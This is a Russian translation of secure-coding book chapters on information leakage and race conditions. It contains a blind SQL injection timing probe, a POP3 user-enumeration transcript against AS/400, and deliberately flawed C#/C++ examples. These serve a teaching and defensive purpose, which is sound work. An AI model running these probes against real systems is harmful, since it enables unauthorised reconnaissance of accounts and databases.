Главной причиной, по которой ценные данные так часто раскрываются через утечку информации, является отсутствие понимания методов и приемов атаки. Атака на компьютерную систему начинается практически так же, как любая другая атака — со сбора максимально возможной информации о цели. Чем больше информации выдаст ваша система и приложения, тем больше она поможет атакующему. Также программисты часто не понимают, информация какого рода реально полезна атакующему.

Последствия утечки информации не всегда очевидны. Необходимость защиты номеров социального страхования и кредитных карт сомнений не вызывает, но как насчет других типов данных, которые могут содержать конфиденциальную информацию?

Иногда этот грех проявляется в виде использования слабых систем разрешений или списков управления доступом (ACL), но эта тема подробно рассматривается в главе 23.

Ссылки CWE

- CWE-209: Утечка информации в сообщениях об ошибках.
- CWE-204: Утечка информации в различающихся ответах.
- CWE-210: Утечка информации в сообщениях об ошибках, сгенерированных продуктом.
- CWE-538: Утечка информации о файлах и каталогах.

Потенциально опасные языки

Нежелательное раскрытие информации в основном относится к проблемам проектирования — а следовательно, не зависит от языка программирования, хотя многие современные языки высокого уровня могут обострить проблему, предоставляя слишком подробные сообщения об ошибках, которые могут пригодиться атакующему. Впрочем, в конечном счете суть проблемы сводится к компромиссу между предоставлением пользователю полезной информации об ошибках и изоляцией атакующих от информации о внутреннем строении системы.

Объяснение

Как упоминалось ранее, грех утечки информации имеет два аспекта. Тема конфиденциальности актуальна для огромного количества пользователей, но она в основном выходит за рамки этой книги. Тщательно проанализируйте требования своих пользователей, обязательно прислушайтесь к мнениям по поводу политики конфиденциальности. Но в этой главе речь пойдет о другом — о случайной утечке информации, которая может быть полезной для атакующего.

Побочные каналы

Атакующий часто может получить важные сведения о данных при помощи побочной информации, о передаче которой группа проектирования даже не подозревала. Или по крайней мере знала о существовании потенциальных проблем для безопасности!

Побочные каналы получения информации делятся на два основных типа: *временные каналы* и *каналы хранения*. Давайте подробно рассмотрим каждую из этих форм.

Временные каналы

Атакующий получает информацию о секретном внутреннем состоянии системы, измеряя продолжительность выполнения операций.

Основные проблемы начинаются тогда, когда атакующий может измерить промежутки времени между сообщениями, содержимое которых зависит от секретных данных. Описание кажется сложным и запутанным, но, как мы увидим, этот способ получения информации в некоторых ситуациях вполне реален.

В главе 1 описаны дефекты внедрения SQL. Атаки этого класса также могут использоваться для получения общей информации о базе данных без получения информации о базе данных. Например, в SQL Server существование базы данных проверяется эксплойтом следующего вида:

```
if exists (select * from foo..table) waitfor delay '0:0:5'
```

Если база данных существует, то запрос атакующего будет ожидать пять секунд перед возвращением. Такие атаки называются *слепым внедрением SQL*; в разделе «Другие ресурсы» в конце этой главы приведена ссылка на статью MSDN с перечнем ресурсов, посвященных атакам слепого внедрения SQL.

Временные каналы составляют самую распространенную разновидность побочных каналов, но существует и другая крупная категория: каналы хранения.

Каналы хранения позволяют атакующему взглянуть на данные и извлечь информацию, которая, вероятно, не предполагалась разработчиком. Например, информация может извлекаться из свойств канала, которые не являются частью семантики данных и которые следовало бы скрыть от посторонних. Например, шифрование может защищать содержимое файла, но имя файла вида PlanToBuyExampleCorp.doc выдает весьма существенную информацию.

Помните о побочных каналах хранения при использовании сетевого сервиса хранения данных. Содержимое файла может быть зашифровано с применением сильного приватного ключа, но на практике имена файлов часто сохраняются в журналах в виде простого текста, где могут стать доступными для злоумышленников!

Даже простой просмотр передаваемого зашифрованного сообщения может дать атакующему полезную информацию — например, приблизительную длину сообщения. Длина сообщения обычно не несет сколько-нибудь полезной информации, но встречаются исключения из этого правила. Например, в сообщении может быть зашифрована фраза «успешный вход в систему», за которой следуют 50 байт

данных аутентификации, а в случае неудачи передается зашифрованное сообщение «сбой при входе». В некоторых случаях каналом хранения могут стать метаданные реальных данных протокола/системы — скажем, атрибуты файловой системы или протокольные заголовки, инкапсулирующие зашифрованные передаваемые данные. Например, даже если все данные защищены, атакующий часто может получить информацию о стороне, участвующей в передаче данных с IP-адреса получателя. из заголовков (причем это относится даже к IPSec). Как будет показано далее в этой главе, утечка информации по основному и побочному временному каналу предоставляет исключительно полезную информацию.

Избыток информации

Задача любого приложения в конечном счете сводится к представлению информации для пользователей, чтобы те могли выполнять полезные операции. Проблема заключается в том, что предоставляемой информации может быть слишком много. Этот грех особенно часто проявляется на сетевых серверах, которые должны ограничивать выдаваемую информацию на случай, если они взаимодействуют с атакующим или атакующий наблюдает за взаимодействием. Однако в клиентских приложениях тоже встречается много проблем с раскрытием лишней информации.

Несколько примеров информации, которую не стоит сообщать пользователям.

Подробная информация версии

Наличие подробной информации о версии приложения упрощает задачу атакующего и позволяет ему оставаться незамеченным. Целью атакующего является поиск уязвимой системы без привлечения внимания. Поиск сетевых служб для атаки начинается с идентификации операционной системы и служб. Идентификация может производиться на разных уровнях и с разными уровнями надежности. Многие операционные системы можно точно идентифицировать по их реакции на нестандартные наборы пакетов (или ее отсутствию). То же самое можно сделать и на уровне приложения. Например, веб-сервер Microsoft IIS не настаивает на том, чтобы запрос HTTP GET завершался парой символов «возврат курсора/перевод строки», и довольствуется одним символом перевода строки. Apache настаивает на завершении запроса в точном соответствии со стандартом. Поведение обоих приложений вполне корректно, но по различиям в поведении можно определить, каким именно сервером обслуживается запрос. Дополнительные тесты позволят точно определить, с каким сервером вы имеете дело, а возможно, даже узнать его версию.

Менее надежный метод идентификации основан на отправке серверу запроса GET и проверке полученного заголовка. Пример для системы с IIS 6.0:

```
HTTP/1.1 200 OK
Content-Length: 1431
Content-Type: text/html
```

```
Content-Location: http://192.168.0.4/iisstart.htm
Last-Modified: Sat, 22 Feb 2003 01:48:30 GMT
Accept-Ranges: bytes
ETag: "06be97f14dac21:26c"
Server: Microsoft-IIS/6.0
Date: Fri, 06 May 2005 17:03:42 GMT
Connection: close
```

Заголовок server сообщает, каким сервером обслуживается ваш запрос, но его содержимое может быть легко изменено администратором сервера. Один из друзей автора администрирует сервер IIS 7.0, изменив заголовок ответа на Apache 1.3, и смеется над людьми, применяющими не те атаки.

Атакующий сталкивается с дилеммой: хотя информация заголовка уступает по надежности более подробному анализу, ее получение происходит исключительно деликатно и вряд ли будет замечено системами обнаружения вторжений. Таким образом, если атакующий подключается к вашему сетевому серверу и получает от него точную информацию о версии, он также может дополнительно проверить атаки, работающие против этой версии, с минимальным риском быть обнаруженным.

Включение клиентским приложением полной информации о версии в документы тоже является ошибкой. Если кто-то отправляет вам документ, созданный в системе с известной уязвимостью, вы знаете, что ему можно отправить некорректно сформированный документ для выполнения произвольного кода.

Информация о сетевых хостах

Самая распространенная ошибка — разглашение внутренних сведений о структуре сети:

- MAC-адреса.
- Имена компьютеров.
- IP-адреса.

Если система расположена за брандмауэром, маршрутизатором NAT (Network Address Translation) или прокси-сервером, вероятно, внутренняя сетевая информация не должна быть известна за границей. Будьте очень осторожны с включением внутренней информации в сообщения об ошибках и сообщения состояния. Например, IP-адреса не следует включать в сообщения об ошибках.

Информация о приложениях

Информация о приложениях обычно разглашается в сообщениях об ошибках. Эта тема подробно рассматривается в главе 11. В двух словах, не включайте закрытые данные в сообщения об ошибках.

Стоит заметить, что сообщения об ошибках, которые выглядят вполне прилично (например, сообщение о недействительном имени пользователя), на самом деле содержат лишнюю информацию. В криптографических протоколах сейчас получило широкое распространение неписаное правило: никогда не сообщать причину сбоя в протоколе и по возможности вообще избегать сообщений об ошибках, особенно

после атак против SSL/TLS, использовавших информацию о версии из сообщений об ошибках (за дополнительной информацией обращайтесь к CVE-1999-0007). В общем случае, если вы можете безопасно передать информацию об ошибке и на 100% уверены в том, кто ее получит, вероятно, беспокоиться не о чем. Но если ошибка выходит за пределы круга законных получателей и становится доступной для всех желающих (как это было в случае с SSL/TLS), стоит подумать о разрыве подключения.

Информация о пути

Очень распространенная уязвимость, которая встречается сплошь и рядом. Сообщая злоумышленнику информацию о структуре жесткого диска, вы помогаете ему определить, в каком месте следует размещать вредоносный код в случае успешного взлома компьютера.

Информация о структуре стека

Если в программе, написанной на C, C++ или ассемблере, функция получает недостаточное количество аргументов, среда времени выполнения просто берет недостающие данные из стека. В этих данных может содержаться информация, необходимая атакующему для использования переполнения буфера в другом месте программы; кроме того, они могут дать очень хорошее представление о структуре стека.

Одна из распространенных проблем такого рода — вызов `*printf()` с определенной форматной строкой и передачей слишком малого количества аргументов — рассматривается в главе 6.

Проблема усугубляется в операционных системах с поддержкой рандомизации адресного пространства. Адресные данные ни в коем случае не должны разглашаться, потому что при наличии такой информации атакующий может организовать атаку со взломом рандомизации.

Модель безопасности передачи информации

В простом сценарии «они против нас» нежелательность утечки информации очевидна. Вы либо предоставляете конфиденциальные данные атакующему, либо не предоставляете. Однако в реальном мире системы имеют разных пользователей и с разграничением доступа между этими пользователями могут возникать проблемы. Например, если вы ведете дела с двумя крупными банками, скорее всего данные каждого банка должны оставаться скрытыми от конкурента. Также легко представить себе более сложную иерархию с избирательным предоставлением доступа.

Самый известный способ моделирования безопасной передачи информации основан на модели Белла—Лападула (рис. 12.1). В в системе создается иерархия разрешений, в которой каждое разрешение представляется отдельным узлом графа

В графе учитывается относительная позиция узлов, так как информация должна передаваться только «снизу вверх». Интуитивно понятно, что верхние узлы представляют самые жесткие ограничения доступа, а конфиденциальная информация не должна передаваться в направлении менее жестких ограничений. Узлы, находящиеся на одном уровне, не могут обмениваться информацией друг с другом, если только они не соединены ребрами графа; в этом случае они, по сути, представляют одинаковые разрешения.

ПРИМЕЧАНИЕ

Приведенное описание модели чрезвычайно упрощено, но для наших целей его вполне достаточно. Полное описание модели, опубликованное в 1976 году, занимает 134 страницы!

Модель Белла—Лападула является абстракцией модели классификации данных, используемой правительством США («совершенно секретно», «секретно», «не подлежит разглашению», «не секретно»). Не углубляясь в подробности, скажем, что модель также поддерживает концепцию изолированности, используемую правительством (иначе говоря, наличие допуска уровня «совершенно секретно» не означает, что вы можете просмотреть любой документ под грифом «совершенно секретно»). На каждом уровне существуют привилегии с более высокой детализацией.




Рис. 12.1. Модель Белла—Лападула

Модель Белла—Лападула также способна защитить от проблем недоверия к данным. Например, пометка данных как «непроверенных» будет сохраняться на протяжении всего жизненного цикла данных. Если вы попытаетесь использовать их в привилегированной операции, система заблокирует такую попытку. Разумеется, в системе должна быть предусмотрена функциональность, позволяющая использовать непроверенные данные, если вы твердо уверены в их безвредности.

Если вы строите собственную модель управления доступом, изучите модель Белла—Лападула и реализуйте механизм ее обеспечения. Однако следует учитывать, что на практике в некоторых случаях требования приходится смягчать, например при использовании данных из непроверенного источника в привилегированной операции. Также возможны ситуации с избирательной публикацией информации (например, сообщая эмитенту кредитных карт номер карты без имени ее владельца) — это называется избирательным рассекречиванием данных.

Модель Белла—Лападула взята за основу некоторых моделей безопасности языкового уровня. Например, модель привилегий Java (наиболее наглядно проявляющаяся в области аплетов) базируется на модели Белла—Лападула. Со всеми объектами связываются разрешения, и система разрешает операцию только в том случае, если все объекты, задействованные в запросе (стек вызовов), обладают необходимыми привилегиями. Операция «рассекречивания» представлена методом `doPrivileged()`, позволяющим обойти проверку стека вызовов (так называемый «анализ стека»). В среде CLR (Common Language Runtime) платформы .NET аналогичная модель «разрешений» используется для сборок.

C# (и любой другой язык)

Одна из самых распространенных ошибок утечки информации — предоставление информации об ошибке или исключении пользователю... вернее, атакующему.

```
string Status = "No";
string sqlstring ="";
try {
    // Код обращения к базе данных SQL
} catch (SqlException se) {
    Status = sqlstring + " failed\r\n";
    foreach (SqlError e in se.Errors)
        Status += e.Message + "\r\n";
} catch (Exception e) {
    Status = e.ToString();
}

if (Status.CompareTo("No") != 0) {
    Response.Write(Status);
}
```

Сопутствующие грехи

Наиболее близкие к этой категории грехи описаны в главе 11. Также стоит принять во внимание уязвимости межсайтовых сценарных атак, которые могут привести к раскрытию данных cookie (глава 2), и уязвимости внедрения SQL (глава 1), которые позволяют атакующему получить доступ к данным посредством модификации команды SQL, используемой для запроса к базе данных. Грехи из главы 23 (отсутствие безопасного подключения SSL/TLS) и главы 21 (плохо организованное шифрование) также могут привести к утечке важной информации.

Признаки греха

Обращайте внимание на следующие признаки:

- Процесс, передающий пользователям данные от ОС или среды времени выполнения.
- Операции с конфиденциальными или секретными данными, не завершившиеся за фиксированный период времени. Продолжительность этого периода зависит от секретных данных.
- Разовые обращения к конфиденциальной или закрытой информации.
- Отсутствие защиты или слабая защита конфиденциальных или привилегированных данных.
- Передача процессом конфиденциальных данных непривилегированным пользователям.
- Передача незащищенных конфиденциальных данных по небезопасным каналам.

Выявление в ходе анализа кода

Найти утечки информации в ходе анализа кода непросто, потому что в большинстве систем отсутствует четкое представление о том, какие данные должны быть привилегированным, а какие — нет. В идеале разработчик должен представлять, как будет использоваться каждый важный объект данных, отслеживать использование данных в коде и определять, могут ли данные попасть в посторонние руки. Отслеживание потоков данных — задача определенно реальная, но требующая значительного объема тяжелой работы. Прежде всего найдите все функции обработки ошибок и обработчики исключений (особенно те, в которых программа получает информацию от операционной системы) и определите, попадают ли какие-либо из этих данных в сообщения об ошибках, возвращаемые клиенту. Надо признать, список получится довольно длинным, но он станет хорошей отправной точкой.

Язык	Ключевые слова
C/C++ (*nix)	errno, strerror, perror
C/C++ (Windows)	GetLastError()
C#, VB.NET, ASP.NET	Любое исключение
Python	Любое исключение
Ruby	Любое исключение
Java	Любое исключение
PHP	Любое исключение

Найдите все вхождения этих ключевых слов и определите, не передаются ли данные функции вывода, которая может сообщить их атакующему.

Обнаружение атак по временным каналам начинается с выявления секретных данных. Затем следует определить, будут ли зависимые операции выполняться с разной продолжительностью в зависимости от секретных данных. Задача может быть непростой — если в программе присутствует логическое ветвление, то почти наверняка будут присутствовать и различия по времени. Но как было показано в разделе «Временные каналы», существует много не столь очевидных способов введения временных различий. Уделите особое внимание криптографическим реализациям, не имеющим явной защиты от временных атак. Трудно сказать, принесут ли реальную пользу временные атаки на криптографический код в удаленном режиме, но локальные временные атаки обычно вполне реальны. Если у вашей системы имеются локальные пользователи, лучше перестараться, чем потом сожалеть об упущенных возможностях. Откровенно говоря, если временные атаки в криптографической области остаются самой серьезной проблемой — вы отлично справляетесь со своей работой!

Другой важный способ поиска утечек данных основан на использовании моделей угроз. Моделирование угроз выходит за рамки книги, но их важным компонентом является определение относительных привилегий каждого компонента модели угрозы. Например, если привилегированный процесс взаимодействует с непривилегированным пользователем, важно знать, какие данные передаются от процесса к пользователю. Модель угрозы не сообщит об утечке данных, но она даст представление о возможных сценариях атаки, на предмет которых следует проанализировать код.

Приемы тестирования для обнаружения греха

Анализ кода наиболее эффективен, но вы также можете атаковать приложение с целью вызвать сбой, чтобы просмотреть сообщения об ошибках. Попробуйте использовать (в том числе и некорректно) приложение с правами рядового пользователя и посмотрите, какую информацию удастся от него получить.

Сценарий «украденного ноутбука»

Смеха ради попробуйте имитировать сценарий «украденного ноутбука». Предложите кому-нибудь поработать с приложением, которое тестировалось в течение нескольких недель, а потом возьмите компьютер и попробуйте просмотреть данные с использованием различных приемов из арсенала злоумышленников:

- Загрузка другой операционной системы.
- Параллельная установка нескольких операционных систем.
- Установка системы с двойной загрузкой.
- Подключение жесткого диска к другому компьютеру.
- Попытка входа в систему с часто используемыми паролями.

Примеры

В базе данных CVE (*http://cve.mitre.org*) имеется немало хороших примеров дефектов утечки данных.

CVE-2008-4638

Дефект различных версий VxFS (Veritas Software File System) позволял атакующему получить доступ к произвольным файлам, в том числе и к тем, которые должны быть доступны только для суперпользователя. Дополнительную информацию об этой ошибке можно найти по адресу *www.security-objectives.com/advisories/SECOBADV-2008-05.txt*.

CVE-2005-1133

Ошибка в IBM AS/400 является классическим примером утечки информации; система возвращает разные коды ошибок в зависимости от того, была ли неудачная попытка входа на POP3-сервер AS/400 выполнена с действительным или недействительным именем пользователя. Подробное описание дефекта приводится в статье «Проверка имен пользователей AS/400 средствами POP3» (*www.venera.com/downloads/Enumeration_of_AS400_users_via_pop3.pdf*), а здесь мы ограничимся кратким примером:

```
-OK POP server ready
USER notauser
-OK POP server ready
PASS abcd
-ERR Logon attempt invalid CPF2204
USER mikey
-OK POP server ready
PASS abcd
-ERR Logon attempt invalid CPF22E2
```

Обратите внимание на различающиеся сообщения об ошибках: код CPF2204 означает, что пользователь с заданным именем не существует, а код CPF22E2 — что имя пользователя существует, но пароль указан неверно. Различающиеся сообщения об ошибках очень полезны для атакующего: он знает, что в системе нет пользователя *notauser*, но существует учетная запись пользователя *mikey*.

Путь к искуплению

Борьбу с тривиальными утечками информации лучше всего начать с определения того, кому разрешен доступ к тем или иным данным. Оформите собранную информацию в виде политики, которая должна соблюдаться проектировщиками и разработчиками приложения.

Кому потребуется доступ к описаниям ошибок — рядовым пользователям или администраторам? Если пользователь работает на компьютере в локальном

режиме, какую информацию об ошибках следует предоставлять ему, а какую — администраторам? Какую информацию следует регистрировать в журнале? Где именно? Как защитить журнал?

Во многих организациях различаются данные низкой, средней и высокой ценности в зависимости от коммерческой стоимости, типа данных (например, данные кредитных карт, информация здравоохранения, данные о клиентах) и оценки потенциальных потерь. Мы не можем привести конкретных правил классификации, но когда у вас появятся готовые категории, определите, сколько ресурсов и времени следует потратить на защиту данных от утечки. Разумеется, данные высокой ценности следует защищать более серьезно, чем данные низкой ценности.

Для защиты секретных данных применяются подходящие защитные механизмы (ACL в Windows и Apple Mac OS X, разрешения *nix). Защита данных более подробно рассматривается в главе 23.

Среди других методов защиты данных стоит отметить шифрование (с соответствующим управлением ключами, конечно) и управление правами (RM, Rights Management). Тема управления правами тоже выходит за рамки книги; в двух словах, пользователи могут определять, кому именно разрешено открывать, читать, изменять и распространять информацию (сообщения электронной почты, презентации, документы). Организации могут создавать шаблоны управления правами, которые устанавливают политики, применяемые к информации. Конечно, всегда следует исходить из предположения, что достаточно заинтересованная сторона сможет обойти механизмы RM, однако на практике такое под силу лишь немногим. Хотя возможности RM по предотвращению разглашения информации авторизованными пользователями ограничены (например, ничто не мешает пользователю сделать снимки экрана на камеру мобильного телефона), этот механизм достаточно надежно предотвращает чтение данных неавторизованными пользователями независимо от эффективности контроля доступа на уровне хранения данных.

C# (и другие языки)

В этом примере используется фрагмент на языке C#, приводившийся ранее в этой главе, но представленные концепции применимы в любом языке программирования. Обратите внимание: подробная информация об ошибке выводится только в том случае, если пользователь является администратором Windows. Также предполагается, что в коде используется декларативная система разрешений, поэтому код регистрации события работает всегда (вместо выдачи исключения `SecurityException` при отсутствии разрешения).

```
try {
    // Код обращения к базе данных SQL
} catch (SqlException se) {
    Status = sqlstring + " failed\n\r";
    foreach (SqlError e in se.Errors)
        Status += e.Message + "\n\r";
```

```
WindowsIdentity user = WindowsIdentity.GetCurrent();
WindowsPrincipal prin = new WindowsPrincipal(user);
if (prin.IsInRole(WindowsBuiltInRole.Administrator)) {
    Response.Write("Error" + Status);
} else {
    Response.Write("An error occurred, please bug your admin");
    // Запись данных в журнал событий приложений Windows
    EventLog.WriteEntry("SQLApp", Status, EventLogEntryType.Error);
}
```

Учтите, что в некоторых приложениях привилегированные или особо доверенные пользователи могут определяться на уровне приложений. В таких случаях следует использовать средства управления доступом уровня приложения или среды времени выполнения.

Локальные адреса

В некоторых приложениях информация об ошибке выдается только локальным пользователям. Для этого достаточно проанализировать IP-адрес, по которому будут передаваться данные. Если адрес отличен от 127.0.0.1 или его аналога IPv6 (::1), данные не передаются.

Пример проверки локальных адресов в C#:

```
if (IPAddress.IsLoopback(ip)) {
   // Локальный адрес
```

Дополнительные меры безопасности

Если ваше приложение разбито на несколько процессов, немалую пользу принесут безопасные системы (такие, как SELinux или Trusted Solaris) или надстройки ОС (например, Argus PitBull для Solaris). В таких системах поддерживается пометка данных на уровне файлов, с последующим отслеживанием разрешений при передаче данных между процессами.

В Windows Vista и более поздних версиях имеется возможность пометки объектов (например, файлов) с использованием *уровней надежности* (integrity levels); хотя в стандартной конфигурации Windows уровни надежности используются для защиты против непроверенных операций записи, также можно установить для объекта права ACL, запрещающие непроверенное чтение. Следующий фрагмент назначает объекту средний уровень надежности, вследствие чего процессы с более низкой надежностью (например, Internet Explorer) не смогут выполнять чтение и запись в объект:

```
SECURITY_ATTRIBUTES sa = {0};
sa.nLength = sizeof(SECURITY_ATTRIBUTES);
sa.bInheritHandle = FALSE;
wchar_t *wszSacl = L"S:(ML;;NWNR;;;ME)";
```

```
if (ConvertStringSecurityDescriptorToSecurityDescriptor(
    wszSacl,
    SDDL_REVISION_1,
    &(sa.lpSecurityDescriptor),
    NULL)) {
        wchar_t *wszFilename = argv[1];
        HANDLE h = CreateFile(wszFilename,
            GENERIC_WRITE, 0,
            &sa,
            CREATE_ALWAYS,0,NULL);
        if (INVALID_HANDLE_VALUE == h) {
            wprintf(L"CreateFile failed (%d)", GetLastError());
        } else {
            // Все хорошо!
        }
} else {
   // Неудача
}
```

Другое возможное решение — хранить все данные в зашифрованном виде, пока не понадобится раскрыть их. Большинство операционных систем предоставляет функциональность, упрощающую защиту хранимых данных. Например, в Windows имеется возможность автоматического шифрования файлов средствами EFS (Encrypting File System).

Также можно выполнять «проверку вывода» на корректность. например, если некоторый функциональный блок вашего приложения выводит только числовые значения, лишний раз убедитесь в том, что вывод содержит только числа, и ничего более. Мы часто слышим о «проверке ввода», но для некоторых данных стоит подумать и о проверке вывода.

Другие ресурсы

- «Time-Based Blind SQL Injection with Heavy Queries» by Chema Alonso: *http://technet.microsoft.com/en-us/library/cc512676.aspx*
- Computer Security: Art and Science by Matt Bishop (Addison-Wesley, 2002), Chapter 5, «Confidentiality Policies».
- Default Passwords: *www.cirt.net/cgi-bin/passwd.pl*
- Windows Rights Management Services: *www.microsoft.com/resources/documentation/windowsserv/2003/all/rms/en-us/default.mspx*
- XrML (eXtensible rights Markup Language): *www.xrml.org*
- Защищенный код для Windows Vista. М. Ховард, Д. Лебланк (Питер, Русская редакция, 2008).
- Encrypting File System overview: *www.microsoft.com/resources/documentation windows/xp/all/proddocs/en-us/encrypt_overview.mspx*

ОГИ

Определите, кто будет иметь доступ к информации об ошибках или текущем состоянии.

Идентифицируйте все секретные или конфиденциальные данные в своем приложении.


Используйте защитные механизмы операционной системы (например, ACL и разрешения).

Используйте криптографические средства защиты конфиденциальных данных.

Не разглашайте информацию о состоянии системы непроверенным пользователям.

Рассмотрите возможность применения других защитных средств операционной системы (например, шифрования файлового уровня).

ГРЕХ 13



Ситуация гонки

По определению ситуация гонки возникает тогда, когда два разных контекста выполнения (будь то программные потоки или процессы) могут изменить состояние ресурса и повлиять на работу друг друга. Многие программисты допускают одну типичную ошибку: они полагают, что короткая последовательность команд или системных вызовов будет выполнена автоматически, а другой поток или процесс никоим образом не сможет вмешаться в происходящее. Даже получив очевидные доказательства существования такого дефекта, многие разработчики склонны недооценивать его серьезность. На практике многие вызовы системных функций приводят к выполнению многих тысяч (и даже миллионов) команд, которые нередко не могут завершиться до того, как другой процесс или программный поток получит свою долю процессорного времени.

Хотя мы не можем углубляться в подробности, простая ситуация гонки в многопоточном `ping`-опросчике однажды полностью парализовала работу интернет-провайдера на целые сутки. Некорректная защита общего ресурса заставила приложение многократно опрашивать один IP-адрес с очень высокой частотой. Ситуации гонки чаще встречаются в многопроцессорных системах, а при текущем состоянии дел системы с двумя и более процессорами стали нормой — однопроцессорные системы вытесняются на нижний уровень компьютерного оборудования. Доступная настольная система может иметь до восьми параллельных контекстов выполнения при четырех процессорных ядрах.

Логично предположить, что проблемы с ситуациями гонок будут встречаться все чаще, особенно из-за того, что лишь немногие программисты хорошо разбираются в многопоточном программировании.

Ссылки CWE

Ссылка CWE на эту проблему весьма однозначна, но обилие дочерних узлов показывает масштаб проблемы и количество ее возможных проявлений.

- CWE-362: Ситуация гонки (категория).
- CWE-364: Ситуация гонки в обработчике сигнала.
- CWE-365: Ситуация гонки в команде switch.
- CWE-366: Ситуация гонки в программном потоке.
- CWE-367: Ситуация гонки TOCTOU (Time-of-Check Time-of-Use).
- CWE-368: Ситуация гонки при переключении контекстов.
- CWE-370: Ситуация гонки при проверке для отзыва сертификата.
- CWE-421: Ситуация гонки при обращении к альтернативному каналу.

Некоторые из этих проблем нетипичны и в настоящей главе не рассматриваются, например отзыв сертификатов редко встречается в большинстве сценариев практического использования. А если вы все же столкнетесь с такой задачей, у нее существует четкое решение — обязательная проверка CRL (Certificate Revocation List) с установлением низкого предельного срока, в течение которого список может оставаться действительным.

Потенциально опасные языки

Как и многие проблемы безопасности, ситуации гонок могут возникнуть в любом языке. Высокоуровневые языки, не поддерживающие многопоточности или ответвления новых процессов, не будут подвержены некоторым ситуациям гонок, но вследствие низкого быстродействия эти высокоуровневые языки повышают риск атак TOCTOU (Time Of Check to Time Of Use, от момента проверки до момента использования).

Объяснение

Ситуация гонки обычно возникает из-за ошибки, от которой предостерегает любая хорошая книга по программированию — а именно из-за программирования с побочными эффектами. Если функция нереентерабельна и два программных потока одновременно входят в нее — жди беды. Как вы, вероятно, уже поняли, практически любая ошибка программирования при некотором невезении

с вашей стороны и усилиях со стороны атакующего может превратиться в эксплойт. Пример на C++:

```
list<unsigned long> g_TheList;

unsigned long GetNextFromList()
{
    unsigned long ret = 0;
    if(!g_TheList.empty())
    {
        ret = g_TheList.front();
        g_TheList.pop_front();
    }
    return ret;
}
```

Может показаться, что вероятность одновременного входа в функцию двух потоков мала, но за этим крошечным фрагментом кода C++ кроется множество команд. Необходимо лишь, чтобы один поток проверил, что список пуст, непосредственно перед тем, как другой поток вызовет `pop_front()` для последнего элемента. Как сказал Клинт Иствуд в фильме «Грязный Гарри» — «Ты уверен, что тебе повезет?» Код, из-за которого интернет-провайдер на целый день прекратил обслуживание своих клиентов, был очень похож на этот.

Другой разновидностью проблемы являются ситуации гонки сигналов. Эта атака впервые была открыто описана в статье Михала Залевски (Michal Zalewski) «Delivering Signals for Fun and Profit: Understanding, Exploiting and Preventing Signal-Handling Related Vulnerabilities» по адресу *http://lcamtuf.coredump.cx/signals.txt*. К сожалению, многие приложения UNIX не рассчитаны на возникновение проблем, встречающихся в многопоточных программах.

В конце концов, даже многопоточные приложения, работающие в UNIX и UNIX-подобных системах, обычно порождают новый экземпляр, а затем при изменении глобальных переменных процесс получает собственную копию страницы памяти из-за семантики копирования при записи. Многие приложения реализуют обработчики сигналов, а иногда один обработчик обслуживает несколько сигналов сразу. Ваше приложение мирно занимается своим делом, когда атакующий посылает ему пару сигналов. И вы не успеваете оглянуться, как ваше приложение становится многопоточным! Трудно правильно написать многопоточный код, когда вы ожидаете возникновения проблем из области параллелизма, но если вы их не ожидаете — это практически невозможно.

Целый класс проблем относится к операциям с файлами и другими объектами. Возможности нажить себе неприятности с ситуациями гонки бесчисленны. Рассмотрим лишь несколько примеров. Приложению требуется создать временный файл: оно сначала проверяет, существует ли файл, и если не существует — то создает его. Вроде бы вполне обыденное дело, верно? Да, но представьте, что атакующий вычислил схему присваивания имен файлов и начал создавать ссылки на важную информацию после запуска вашего приложения.

Вашему приложению не везет. Оно открывает ссылку, которая в действительности ведет к файлу, заданному атакующим, после чего одно из нескольких воз-

можных действий может вызвать повышение привилегий. Если удалить файл, возможно, атакующий сможет заменить его другим, соответствующим его недобросовестным целям. Перезапись существующего файла может привести к сбоям или непредвиденным отказам. Если файл должен использоваться непривилегированными процессами, то изменение его разрешений позволит атакующему выполнить запись в защищенных данных. Худшее, что может произойти — если ваше приложение установит для файла привилегии *suid root*. В этом случае атакующий сможет запустить выбранное им приложение с правами *root*.

Разработчик, программирующий для систем Windows, усмехается и думает, что все это к нему не относится. Что ж, пусть подумает еще раз. Вот вам сюрприз для Windows: при запуске службы создается именованный канал, который используется менеджером управления службами для отправки управляющих сообщений. Менеджер управления службами работает с правами `System` — самой привилегированной учетной записи в системе. Атакующий вычисляет, какой канал следует создать, находит службу, которая может запускаться рядовыми пользователями (несколько таких служб существует по умолчанию), а после чего «перевоплощается» в менеджера управления службами при подключении к каналу.

Проблема решалась в два этапа: сначала имя канала было сделано случайным, что существенно сократило возможности атакующего, а затем в Windows 2003 переключение на личность другого пользователя стало привилегией. Возможно, вы также считаете, что Windows не поддерживает ссылки, но это не так; обращайтесь к документации функции `CreateHardLink`, а в Windows Vista и более поздних версиях поддерживаются полноценные мягкие ссылки. Особый доступ к файлу, на который создается ссылка, не требуется. В Windows существует множество разных объектов (файлы, каналы, мьютексы, общие секции памяти, рабочие столы и т. д.) и любые из них могут создать проблемы, если ваша программа не ожидает их существования при запуске.

Язык C

В данном примере мы выбрали язык C, хотя код может быть написан на любом языке программирования. Ошибка складывается из недочетов проектирования и непонимания тонкостей операционной системы. Нам неизвестны языки, которые бы сколько-нибудь затрудняли создание ситуации гонок. Пара фрагментов кода:

```
char* tmp;
